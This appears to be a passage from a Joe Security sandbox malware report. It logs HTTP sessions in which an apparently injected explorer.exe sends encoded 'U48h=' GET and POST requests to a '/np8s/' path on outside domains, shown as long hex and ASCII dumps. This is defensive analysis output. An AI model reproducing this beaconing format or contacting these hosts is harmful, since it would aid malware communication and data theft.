4d 46 46 41 30 30 4e 4e 4b 78 38 66 51 53 6b 6e 65 38 4d 35 37 65 62 6b 73 33 78 30 4f 53 58 62 62 77 52 57 61 7e 55
52 49 64 6b 53 61 67 45 79 39 6b 6b 35 50 6d 64 4e 39 45 5a 5a 78 59 74 77 31 4b 69 50 74 56 4e 35 77 51 55 45 48 62
76 46 49 69 69 45 71 4a 49 72 43 46 6d 55 61 66 78 47 67 7a 57 72 70 30 75 31 50 4b 32 66 31 43 7a 6b 34 4b 73 33 76
53 31 4b 78 34 70 36 42 72 4c 44 31 32 54 68 69 69 58 64 50 47 36 30 74 76 4f 52 66 7a 6c 77 50 35 75 4c 6a 74 51 5a
41 56 6e 35 77 34 75 54 6c 64 75 33 68 57 33 69 42 51 4c 63 36 43 48 66 53 32 6f 65 4b 49 4b 62 62 39 75 45 38 39 67
71 42 28 45 77 5f 6c 45 4b 43 67 49 70 38 64 44 37 4a 50 4a 46 69 69 51 61 77 34 34 70 72 71 75 4e 71 41 33 78 52 66
36 73 38 44 39 30 65 39 6e 7a 45 4b 31 48 65 67 74 46 77 6d 33 64 67 7a 48 66 72 55 58 37 39 6b 72 67 74 53 70 50 6f
70 6e 66 6b 46 74 67 74 64 46 57 6f 59 30 58 62 6c 36 68 44 34 64 50 4a 5a 2d 41 41 56 5f 4e 31 53 52 31 42 6f 32 32
30 46 58 43 65 6c 4b 31 79 63 44 53 46 30 6f 35 71 39 53 52 73 78 4c 49 36 56 56 30 35 43 50 4f 58 75 74 78 55 44 54
6e 73 57 64 45 66 36 4f 4e 70 33 72 5a 34 6d 4d 4c 4f 35 4f 76 5f 4f 41 45 35 65 68 63 6d 61 69 7a 41 63 55 66 58 4e 70
47 67 39 4b 6b 46 37 65 51 34 6d 63 31 61 77 61 79 67 54 59 30 4e 4b 63 32 42 52 69 73 67 76 78 6a 76
Data Ascii: U48h=gnfQpt6XOfwtlLhHpUfPcZ1SNbIGXuMOGpHZCSpp~Yy3(nhf~E4iUFTTv5x3(ilTr2QUnfPDpDGZk5041io
EBRKfE18EnDyOocm3Ak3AdrRGupZaLS9FbEBiPEvbvS6ccPEOWlnsXqsQ6aiNjMQ8SF5cfoIQwLokIJnN02BFL5wT8
oDN0GtyB2o2oPzKhiZCo579e9gWPDm_PyxDBD2GMrgAFUjsnhoeL6roOyiQsDPRNwh8~iH33DWqMNlxZED-xgrUArB
wAD9fFVIOXwoQR9NJy0yheQ3uyflHQanKuIxpp05ojWap4zFIa1~CbPml2OOi28Az(vYuv4qMLKFoYl~lplM835~1Z
yqDMecoSgCAewjtOteonxZcvjJxC8tNgHAOF7CVfXy2XSKk92zULp7ySi2gRKTCA_uGnQtebSRAfttECZbgyXD4mkrEn6a-
5e4x(gbmbw7KHHIkCgxRpZQ90UiQu4qz1AZMl-eJuRXaG-4YM4V9hxAywfquvxQnDP7ifyQgsRCHEL02kNa3w
j0zAfd_dVe-znS5FpRIrkBmcmm245F0VUv2cGh_87W6CtcOUMcVBemdfTXvgEhOUTvMtOyKrxTOLun29tHrnzjJcY9
2KUaKnNbuHJRSWSLICf7uewnEpn2lMT20MeXgkbluxwWTM9x10V(gbCSICtCk8c0z0Wvd(JkfuiUUmBOzkUPUKyM5h
xk3jduIrXTJ4SkXPq(8TEvYqrHzi3kQ2NGslU9KEp3iHN(ZxgiaKBUjqYrq5HlModtR3QGXKcbAf_tW82bznXHJBps
PZoKlvko9CWwbhDZveu1clfanuktXJ5U9QUEq(V0JvSJy99llvx3DVDbuqEinWkvvky3hEP6M4ADvIt32k9lsvHspd
Ks_W_Xj0FNzWM11JYNhP6LqT9uMQIcMhf9l8T6evMFFA00NNKx8fQSkne8M57ebks3x0OSXbbwRWa~URIdkSagEy9k
k5PmdN9EZZxYtw1KiPtVN5wQUEHbvFIiiEqJIrCFmUafxGgzWrp0u1PK2f1Czk4Ks3vS1Kx4p6BrLD12ThiiXdPG60
tvORfzlwP5uLjtQZAVn5w4uTldu3hW3iBQLc6CHfS2oeKIKbb9uE89gqB(Ew_lEKCgIp8dD7JPJFiiQaw44prquNqA
3xRf6s8D90e9nzEK1HegtFwm3dgzHfrUX79krgtSpPopnfkFtgtdFWoY0Xbl6hD4dPJZ-AAV_N1SR1Bo220FXCelK1
ycDSF0o5q9SRsxLI6VV05CPOXutxUDTnsWdEf6ONp3rZ4mMLO5Ov_OAE5ehcmaizAcUfXNpGg9KkF7eQ4mc1awaygT
Y0NKc2BRisgvxjvxJRvODHbOdcuqTKKhrQke-5T(I7qDgeLx6BDWxVmv5NhH08LEx~fzEjXWZuT4GMNy6oDn9uZqkp
_va1_rM3e0_7sJf9iMemdKxZcif0Icwl4zlNeW8bVZS6EmBZvi9AdrVy0i24ADrzJJUUwsKBWDXtT9D924Yzkf7ycf
xIEbzK4A4l-KvTc2bbvHWq-RSA9YOKVAGlzvJAnRhwWDgmlpRhE41Ys1VbIdnOpADPAVSFuSIV37PyFy0w8qE2CpxF
miq2rMbUZE2Q8k4JFNSHjcM92EgLR9dxXAf127QDCgl6aH2~dzC0BncpXSsQMN6iR0CRReuqL7wUg6sLs8_~T66(ru
GhFA4VTc_CuWXBrELoVSzpoSrVhSuX7xnQ1jBi1Y-h0J3E2h1LOr6a1jFbF5EBAA1NUOCHabiXGW4ywvffq0E6fwB9
uoZ6hLXV0TLesN12Wqu2pe0OTTf51Rm(mtjSYkvnvjhqk~jfIGShQB-DDTOS0LAdX1O4JDstNZPqIaqCa6RBtvtvoT
pwNlKwBbZWAU7DVSJu-~OS42HxHYJIdtPBEZwfcUtM983IIV4cYSmG04xQK5xSgP5Bh3UuBX_FZ9beGwAYUb-TfOKO
JnRRYBn4HcOjSwNmW~4wNMAUkFIUe12X3ohertre1wqieYCk8uwJJodrnsoFUZOpZvpdYLlSY1BQ4sHaO9CMkM8VYE
oBvBxrX424wK4fgjyu1soEeY9fmtpwzRotzUlAgbnO9xa8JJStEhwNUwpyRdTHcxsaVEOrWlH83HEbPbWDqcf0fEDb
jHySEkkp6xW45d9WwVSo5fjt3XaveFChlFoYO(_sZbjJAvGtg2MhNZWvuF0PIWV4VjWYn1wHo89Qf5KGIfKTn2oRCm
95hDLQ3aHSYxEKgAunET3eqH4eG1_s3pWXRVFW0siyreBPFPEVjFhhDT6VruCtExTmXXKDtLucrvrGSfjj8jL4uCTQ
0Ipj2oWNuJT2chEWBKopmHCLVBHqcCuh9GWa8O4Ougm8OULxVEj70(OO4cAvVOmJGY0ICN_jUGve3zYS
zNgc0ZJdWO9vF6YobsJ4-bKYnLp4OgXv8PlaAJQE9FIvd9_8mWJXy12JbHZpcEEdV7r(Am_AI472pGlyUfqVpEhajv
0Zt5F1m5imYp1WYse7vDjnpr56CX187QdjprhMGBiAdbtrejthOF2(aWFC13jpFLmdnCezzaZ8mf8eeOSu1aLIaew9
KL8gn0ebAtqpnK2FzC1NgFXssG_4DmfeM6JaeMcanFlzNiu3b0dIJ7JuVVHlhG6IOtH4exp~7FZ4_WMkS2GWA9fsVb
_12oOimrqh1kOOXFEwimxTFztQJpoAyztcfGjdCArG9yI8vmpf0HFoMYx(LH9cc3tjqBDS9MUSyOQ4Oxc82wqEhXDk
LOTWYXBfihIsrblmDkPQ2EtvoXx8CP06rLDwD1MuGR9lRPrPS78Q3pIhPJyWG(WScBqi43Tk6XkS7Bym9hblioNP1V
yIut5hw237S39fKHrVTFiR1yzceYWuBlLHxEQOOb28JntJbvjoiS-iRE9B7iAb4ZH8hkA339jSucC(cs5Ye8iXCspx9j1~gBynkp
QVjTKEHO70X4dKJDAo_cVt70F3qY7ONJThtJF1JC97TGX88CHPtoL23fXrTUveIoVDfWfsi0YzXEOqkUVJSRFvWgoJ
nzraGDhyrcqF_1HpGQyDEca~N8OjVFg4Gvji0NFjzwa3vLTY6iakT6fPWcRWZSJVSo7Uo2mJaMo021WhL7BFL7_v0P
p3mRRtM57W9lycD59txfWS6XW8XONhmtA1yHx(r2bZkt36mSyoXgK0QWH7eHVsTVS8axClQkbuYUIe8kLr511rHtZNuo-
8_WbDKLmACCxz5UGfSRfnHjwIBRStsXqu6lk3uesf6BK8mymLgILOgSLlH4zJjLSogj-fwJE3iUvq9QBBFGQKbw
arT5YYKOmH6jE9Vv1EPQ090~bdZJPhJg5hG5AcsYq~_oPCTI4D7CafmYepm3t2jxOyBVhn2~AAF3z1yL7JFqfTxkng
wUbpOfkcVLE0oQ4x8DEz_N9OqYUQBXyQhf8M1BKk6sYHf4eXCtJXu9-0u8det~FPTyvXyuZZ8GS31MOBpcnLlGsgCG
A3zosaWXB~WMaU4UfZTaYVZmc7WtZoidO0_3YctlVUNcTeVfuvwCdN84UIAERpK8nN2QoVJtnjY1SPj1WMZjulFJlX
jc1YgvU~R49vMthnsrF(FYzdLzpZuPRYQYs1WatZwMkXJJViBio8zoBUt8Lk5LZTHwoLi3_1LNZln9vjyjHDVyuwN2
a15hQA36KGz8QsAnLcZv-ZxQlKUb3YP6HopQYa4~zVN1s~rFq5eWg9tHXtQrFSZoA5SGs3fYZGrm2LS3FSVrN35iBtLA-
sJDb5S1atrsxlA5P~w9bYAxC~R9zSLgeR6ZgywCf7-riP2xNex6dt_2qSEtaXVNmPMNF(o2pDURKpto6UzbiTdQ
xyddLS2KdNabp0RpEH8bdbcaRTfOL37SnBc0M7SsIaSJ0MMGQLJsz5k4JVSr66FMkgqMSr07gDFFvLALmSVC9hzysI
0QiyMysbHPXMJtPI0iQqV7FuXGXJo(H~Mu0u7rv97DzXjIrtdevPYBTL2hZjTXZkHxeGg2iI1PXab~vHJ58uPgSiGS
jpZFrzKjIgD0WxR7piTgIuC4HbwUgp6x-uczJz

Copyright Joe Security LLC 2022

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:48.090693951 CEST	9628	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 16:49:47 GMT Server: Apache Content-Length: 315 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.3	49972	132.148.165.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:47.960407019 CEST	9627	OUT	GET /np8s/?U48h=vlrq3Iq6CNBS64Mt3AOFKZFqCoQQX/EcbdCgZyJL/t2S6EN96XJkdyy29bgYyDpdikhs&m88hS=6ld8i2BhSR2pvHw HTTP/1.1 Host: www.kishanshree.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:49:48.104692936 CEST	9629	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 16:49:47 GMT Server: Apache Content-Length: 315 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.3	49973	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:53.139262915 CEST	9631	OUT	POST /np8s/ HTTP/1.1 Host: www.littlebeartreeservices.com Connection: close Content-Length: 410 Cache-Control: no-cache Origin: http://www.littlebeartreeservices.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.littlebeartreeservices.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 61 43 45 64 7e 46 56 41 74 53 31 64 61 66 39 34 79 59 65 41 69 4a 6e 4e 51 32 6c 66 41 67 46 56 46 42 74 36 34 58 6c 77 63 4d 77 46 43 64 67 51 7a 62 68 44 32 6e 58 41 72 72 6b 4b 65 77 7a 46 4c 7a 63 32 4b 56 52 39 55 75 64 6e 51 43 65 5a 7e 51 4b 49 45 6f 74 6d 56 32 49 37 68 5f 69 70 74 4c 4b 2d 33 51 65 68 4c 66 32 77 76 58 4b 4e 35 77 4f 6c 6c 67 74 79 35 58 71 4d 72 35 50 52 58 63 54 2d 42 62 43 37 36 39 45 44 64 70 6d 34 44 30 32 73 52 36 77 6c 31 2d 6c 69 71 4f 4b 74 63 58 4d 6f 43 48 35 7a 46 45 32 77 41 79 64 62 6b 6f 75 61 79 56 58 54 37 4a 79 6b 79 68 62 63 70 37 35 45 4e 34 4d 35 4e 6b 54 55 59 31 58 74 37 4e 37 49 69 42 59 6c 44 4c 4e 4b 67 64 41 37 74 4f 65 77 56 41 6a 77 37 6a 42 77 74 5f 4c 31 50 69 69 58 59 50 36 79 31 31 51 4b 59 75 35 32 31 33 5a 4f 41 73 56 38 4a 69 65 35 70 78 4e 41 75 4d 73 73 69 66 45 64 68 46 37 43 43 6a 36 5f 4d 4e 4e 30 77 75 44 54 34 73 59 6c 42 31 72 58 43 73 59 56 42 61 64 4a 49 35 7e 4b 30 42 6b 59 61 43 4a 72 7a 4a 77 37 46 58 39 6a 7a 6a 6e 69 52 48 45 2d 65 78 78 73 6a 46 67 56 79 31 6c 64 75 4f 65 58 44 51 78 5a 51 44 4a 75 38 6b 30 65 36 77 57 48 47 33 52 6a 56 76 44 38 58 37 46 58 39 78 6e 4f 70 74 38 47 70 72 6e 4d 4e 31 6a 58 34 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: U48h=aCEd~FVAtS1daf94yYeAiJnNQ2lfAgFVFBt64XlwcMwFCdgQzbhD2nXArrkKewzFLzc2KVR9U udnQCeZ~QKIEotmV2l7h_iptLK-3QehLf2wvXKN5wOllgty5XqMr5PRXcT-BbC769EDdpm4D02sR6wl1-liqOKtcXM oCH5zFE2wAydbkouayVXT7Jykyhbcp75EN4M5NkTUY1Xt7N7IiBYlDLNKgdA7tOewVAjw7jBwt_L1PiiXYP6y11QKY u5213ZOAsV8Jie5pxNAuMssifEdhF7CCj6_MNN0wuDT4sYIB1rXCsYVBadJl5~K0BkYaCJrzJw7FX9jzjniRHE-exx sjFgVy1lduOeXDQxZQDJu8k0e6wWHG3RjVvD8X7FX9xnOpt8GprnMN1jX4A).
May 27, 2022 18:49:53.169348955 CEST	9645	IN	HTTP/1.1 400 Bad Request Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.3	49974	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:53.168514967 CEST	9645	OUT	POST /np8s/ HTTP/1.1 Host: www.littlebeartreeservices.com Connection: close Content-Length: 36478 Cache-Control: no-cache Origin: http://www.littlebeartreeservices.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.littlebeartreeservices.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 61 43 45 64 7e 48 42 57 67 44 5a 55 55 76 67 44 31 71 75 75 70 59 33 50 53 6d 68 62 44 68 35 4b 57 44 59 4c 32 32 56 4e 4f 59 38 66 48 74 56 47 33 63 73 51 32 69 72 70 68 34 41 4f 55 77 33 47 4c 7a 45 59 4b 56 56 39 54 75 45 71 52 6a 4f 6e 39 7a 75 4c 45 49 74 61 55 32 49 59 6c 39 47 58 74 4c 7e 51 33 52 6d 78 4c 4d 79 77 76 30 69 4e 74 48 53 5f 36 77 74 38 33 7a 32 75 6c 5a 43 37 58 63 4b 37 42 65 69 37 35 4e 41 44 63 49 57 6e 4c 54 4b 76 57 71 77 73 79 2d 6b 6b 68 75 57 66 63 58 4a 39 43 43 42 7a 46 58 53 77 44 42 56 62 73 35 75 64 36 46 58 63 28 4a 79 31 34 42 57 43 70 37 6c 59 4e 36 67 50 4e 57 50 55 59 46 58 73 73 73 7e 33 6c 57 34 55 46 4c 49 6f 67 64 4d 43 73 66 54 7a 56 42 66 51 39 52 5a 41 78 74 79 59 50 67 75 78 55 50 36 32 37 56 52 57 59 75 34 48 31 33 5a 67 41 73 46 38 4a 6a 47 35 71 54 31 41 71 74 73 6a 6e 5f 45 59 72 6c 36 48 64 54 6e 45 4d 4e 45 78 77 75 4c 31 35 64 63 6c 41 55 62 58 55 75 67 4b 4b 36 64 4c 47 5a 7e 66 7e 68 6c 50 61 43 49 38 7a 49 77 72 46 67 64 6a 31 33 7a 69 52 6c 38 2d 5a 52 78 73 6f 6c 67 58 72 6c 35 4e 75 49 32 74 44 52 42 6e 52 7a 39 75 38 33 73 65 72 55 4b 48 48 6e 52 6a 4d 66 44 79 65 34 78 61 78 6d 33 35 6b 39 59 68 6e 4d 48 53 59 6d 6d 47 74 64 35 32 62 63 42 62 69 71 74 63 31 52 69 6f 36 32 51 56 34 67 6b 44 4f 32 79 53 4e 6b 79 65 55 34 46 56 44 65 31 66 54 4e 53 5f 66 4c 4d 49 76 58 41 47 4c 46 66 4a 6c 61 65 6b 32 74 62 56 37 6b 39 75 75 43 6d 79 31 79 50 7a 70 75 65 64 4f 4c 68 6a 55 67 58 31 38 59 35 55 55 34 70 54 64 4e 59 6d 57 77 61 31 28 30 43 43 55 58 66 44 59 35 36 6e 70 47 6f 63 46 6f 50 68 68 36 28 54 79 34 4a 2d 4e 6b 70 45 71 74 35 45 4b 37 6e 37 6d 46 32 6a 43 78 75 49 44 66 73 71 48 47 7e 72 31 42 69 6f 4b 69 74 54 47 63 59 5f 73 4e 49 73 59 4b 78 74 49 69 7a 52 33 57 51 59 6c 41 57 6b 57 78 6c 59 35 46 67 4a 6b 67 73 65 30 74 6c 77 55 56 6e 72 68 33 72 42 76 6f 43 39 64 61 49 55 44 57 51 58 32 6d 65 31 36 58 52 78 6b 57 36 4e 48 69 46 42 50 5a 36 4e 55 47 74 6c 66 4c 68 62 53 36 49 44 66 4a 63 39 69 31 35 53 48 48 4a 46 65 65 55 42 32 63 49 67 73 6b 6b 4d 61 67 50 45 30 43 50 4e 73 37 72 4d 74 63 47 34 5a 31 67 72 4e 71 4c 63 51 79 43 52 34 34 39 61 64 47 48 58 62 6a 78 58 75 6a 44 7a 38 51 32 61 72 68 64 4d 45 63 34 6d 4a 78 4c 64 48 5a 67 6c 34 70 35 4d 4d 6e 30 72 50 31 57 69 4c 38 4b 67 38 79 46 59 31 31 57 55 43 67 51 35 50 68 39 6d 30 4a 6e 4e 38 6b 6c 30 75 5a 31 5f 44 77 4e 57 67 31 77 4b 31 6d 76 55 31 4d 4b 39 78 43 47 54 62 63 74 4a 67 32 30 51 67 50 42 70 55 43 66 36 57 35 59 4d 44 33 39 43 7a 74 78 61 54 52 66 32 6a 7a 39 75 7a 35 6d 57 70 41 43 58 42 6f 4d 6b 30 6b 30 72 63 50 6f 51 52 57 50 75 33 76 52 61 75 70 4e 53 78 74 72 48 41 55 4b 38 44 34 44 42 73 4d 30 46 46 76 76 5f 56 33 39 32 48 54 6b 32 4d 35 73 4b 38 61 4b 6a 67 61 68 7a 34 73 35 63 43 42 57 70 4e 72 52 4b 28 30 34 4e 63 61 62 36 49 68 42 6e 36 42 45 39 42 34 63 4c 33 32 69 6f 4f 31 4c 66 51 70 50 62 66 30 75 68 35 35 4b 4b 4f 50 39 34 45 4f 71 32 37 30 78 6a 62 69 53 61 42 53 57 68 6c 6d 62 52 42 35 50 6f 37 46 72 6d 4b 45 34 37 38 47 31 63 35 5a 30 6f 37 5a 78 39 39 4c 68 70 28 54 58 4f 36 6f 74 53 74 64 58 72 63 32 76 34 78 38 56 64 7a 6f 39 66 43 45 4e 79 67 4e 39 42 7e 68 5a 30 43 66 46 72 4c 57 42 70 33 52 59 48 45 62 37 5a 69 77 38 79 67 6a 6d 38 4b 41 68 62 38 76 4f 48 65 32 59 6c 72 49 47 64 71 69 76 6a 73 71 58 4e 4e 44 45 2d 49 4b 69 30 42 47 4e 69 75 6e 47 32 34 42 72 77 68 53 4e 39 61 67 4f 58 7a 67 57 64 68 55 51 31 6d 34 69 42 4c 69 4e 33 77 6c 48 65 76 45 35 5a 5a 41 44 68 59 6f 32 38 49 69 76 67 48 46 50 4d 57 6d 59 6c 37 4a 63 35 67 7a 77 63 61 53 78 64 4f 78 67 76 70 34 4c 51 54 75 61 42 65 7a 57 69 50 6f 52 6d 6a 45 58 45 7a 75 4c 64 4b 4c 43 55 4f 68 51 37 4f 55 64 54 38 34 46 64 49 6c 65 77 52 58 35 52 4e 39 32 34 33 5a 57 65 50 7a 74 49 55 50 65 70 41 31 63 75 59 6c 71 49 32 67 34 51 76 59 54 42 47 58 44 34 61

Timestamp	kBytes transferred	Direction	Data
			64 7e 6f 6e 48 4f 55 77 4e 4b 47 75 74 42 50 38 42 67 73 36 68 32 62 33 75 6b 37 34 46 70 4e 62 55 61 77 46 38 38 70 63 45 46 57 63 4a 56 57 71 74 7a 6f 7a 6d 53 46 6e 6c 69 45 6c 32 74 62 53 36 6d 59 41 32 4c 43 4b 57 6a 7a 4b 75 Data Ascii: U48h=aCEd~HBWgDZUUvgD1quupY3PSmhbDh5KWDYL22VNOY8fHtVG3csQ2irph4AOUw3GLzEYKVV9T uEqRjOn9zuLEItaU2IYl9GXtL~Q3RmxLMyw v0iNtHS_6wt83z2ulZC7XcK7Bei75NADcIWnLTKvWqwsy-kkhuWfcXJ 9CCBzFXSwDBVbs5ud6FXc(Jy14BWCp7lYN6gPNWPUYFXsss~3lW4UFLlogdMCsfTzVBfQ9RZAxtyYPguxUP627VRWY u4H13ZgAsF8JjG5qT1Aqtsjn_EYrl6HdTnEMNExwuL15dclAUbXUugKK6dLGZ~f~hlPaCI8zIwrFgdj13ziRl8-ZRxsolgXrl5Nu l2tDRBnRz9u83serUKHHnRjMfDye4xaxm35k9YhnMHSYmmGtd52bcBbiqtc1Rio62QV4gkDO2ySNkyeU4FVDe1fTNS _fLMIvXAGLFfJlaek2tbV7k9uuCmy1yPzpuedOLhjUgX18Y5UU4pTdNYmWwa1(0CCUXfDY56npGocFoPhh6(Ty4J-N kpEqt5EK7n7mF2jCxuIDfsqHG~r1BioKitTGcY_sNIsYKxtlizR3WQYlAWkWxlY5FgJkgse0tlwUVnrh3rBvoC9daI UDWQX2me16XRxkW6NHiFBPZ6NUGtlfLhbS6IDfJc9i15SHHJFeeUB2cIgskkMagPE0CPNs7rMtcG4Z1grNqLcQyCR4 49adGHXbjxXujDz8Q2arhdMEc4mJxLdHZgl4p5MMn0rP1WiL8Kg8yFY11WUCgQ5Ph9m0JnN8kl0uZ1_DwNWg1wK1mv U1MK9xCGTbctJg20QgPBpUCf6W5YMD39CztxaTRf2jz9uz5mWpACXBoMk0k0rcPoQRWPu3vRaupNSxtrHAUK8D4DBs M0FFvv_V392HTk2M5sK8aKjgahz4s5cCBWpNrRK(04Ncab6IhBn6BE9B4cL32ioO1LfQpPbf0uh55KKOP94EOq270x jbiSaBSWhlmbRB5Po7FrmKE478G1c5Z0o7Zx99Lhp(TXO6otStdXrc2v4x8Vdzo9fCENygN9B~hZ0CfFrLWBp3RYHE b7Ziw8ygjm8KAhb8vOHe2YlrIGdqivjsqXNNDE-IKi0BGNiunG24BrwhSN9agOXzgWdhUQ1m4iBLiN3wlHevE5ZZAD hYo28livgHFPMWmYl7Jc5gzwcaSxdOxgvp4LQTuaBezWiPoRmjEXEzuLdKLCUOhQ7OUdT84FdIlewRX5RN9243ZWeP ztlUPepA1cuYlqI2g4QvYTBGXD4ad~onHOUwNKGutBP8Bgs6h2b3uk74FpNbUawF88pCEFWcJVWqtzozmSFnliEl2t bS6mYA2LCKWjzKuRVGTL2ov6n5A6GA42IG8pfYo0b5YDB3qLc0mOrDyy1tfQ8LB3aIW2lYNW0OOBuoIG-M4GIl2sob r1G(3SdOX2Vc0RgjMsOCjK2qNwD~nZBbVCPdE6Qb-ewzu2xuCMjbEkVeDCm17zTtcElpiLhrgD6rNi7MXQi1eT_wtZ 0CNOOhUelyB(5Zo6KhM4NRtlN6oRB46dkMjj6Odi3RoxpQ_4JE_8ex5g5ToTVWLNyxjc0oUjW~GnWDTpb5FW8yOkjv QGh0hqlWXZVhVzvWNd4z8GU5q2IjYC5DpvhifVF5R06pvpx7Kh_e_X3uWgVIUQeBq2tYw(BGAtFI8nQZlvy5B57MDU ynSHIl745MLTy2YT7y70r5lgVzvQ1i-jS1si4D7iczuVJTqVMIfIDDULjN2JerVQzU9QBzSdhTIS5WGWNZFryz58E~ xEDSM0Id4ccs_o9dVA1mVFrn8i7cFVitrYwLfVr8VqrnZzUNQGG7cG1M1lVNgeveuzXnL3MViPpyGhI99(eSFr_rkr CQusQv_uNrkOENQFV(OZ0HuqYQayzItrT9X98mckoQpqhRWJvehSKKPzZGaQMjeGl~DHyQEdM2LyAXVx X0mTDKnPq~IqRwf8WE6dxvtZiBkPyzDtXFLU8jjbocs0UM40LjmFhBHkBYaLrxJqHwvESMPVOjkd97EnZnKt1bmBoC cabpjxi5Q6XkO7WB2hLV1WlhQMBGpBQx0vKjGO_2ZKduAUzuLCH0s8nUVz1bOurR1nqeMTrUeaLUQOcdGE4Uwkly0E -XQX3r7n_fsgWWjqkxhkrKCR05HBgzhBvNxz4sa86WTx4kTCWFFSFav6bkawgFO0SUCu9m72kuu4V7uaLVscSVl5NE 77P9VBEYBtXHsx5AQuFTrSefJlb8s2kzsyYbyH5KUDyT7PBtjB5m6dicLh0DOhABpBibpu76CLzfNdx4Tp4DEKQ4Vf aOG(FC7Qa3lhUibYcJG3oBIEUqcfif_Ja4tHHMG~_x1Mx7G2L1CZWBXpuUB7AHWskzcJoAjAPD5FSnsiBwSXURKwgB 9xuodR6T-X_LB06Rfp9UCG4Iyj-CajxGNK4Jto9lKP01_V8qh6ioIBbRhEqmLFcwajjf_3XO9RFBQ84TxsRi3ZkTle N6IFFYJG2wkCnjq1AYotyG6ZGk8D3(8Lto8zlFbTHuXyRmOljWIgFpCjN7GBBl6v3q4kXjKG3Z8YiYz4bAgWDnUENT 1IlDuv5rd0ivxfvK-3xQy3AfSMladXj5ZcBCAk82Re_Xg9dw5Q8SaG86dko5Uw9RH0hOvfJwDXKcJqRPQIXZYdAJ_6 VphOt368p7_3RYnw1tozIOz6sLG(ycT3gj8bSj2hAhstbgY12DcfVsBFNCEpc3IlzEky2MBpvRdjkbzy3rEBykh55~ 